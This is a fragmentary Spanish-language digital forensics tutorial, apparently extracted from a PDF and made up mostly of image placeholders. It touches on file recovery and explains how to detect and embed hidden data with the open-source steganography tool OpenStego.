
Archivos con ruta de archivo perdida




Archivos reconstruidos







Ejemplo de video encontrado para recuperar:




EraserUS Ubuntu:









OpenStego

- Verificación de esteganografía con OpenStego (incluir ejemplo detallado).

La esteganografía es el arte de ocultar un mensaje dentro de otro mensaje o archivo, de modo que su existencia no sea detectada.

Herramienta: OpenStego es una herramienta de código abierto para ocultar y revelar datos usando esteganografía.

Proceso de Búsqueda de Esteganografía (Desocultamiento):


Identificación de Archivos Sospechosos:

Tamaño Inusual: Archivos de imagen (JPG, PNG, BMP) o audio (WAV, MP3) que tienen un tamaño de archivo inusualmente grande para su contenido aparente o resolución.



Archivos en Ubicaciones Inusuales: Imágenes o audios en directorios donde normalmente no se esperarían.

MD5/SHA1 Conocidos: Si se tiene una base de datos de hashes de archivos legítimos, cualquier imagen que no coincida podría ser un candidato.


Lo primero es preparar lo que necesitamos





Nos pide el archivo el mensaje/informacion a ocultar, el archivo a cubrir y el archivo de salida, también podemos seleccionar el algoritmo de encriptación entre AES128 y AES256, al igual que si queremos poner una contraseña, en mi caso ‘SECRETO’.



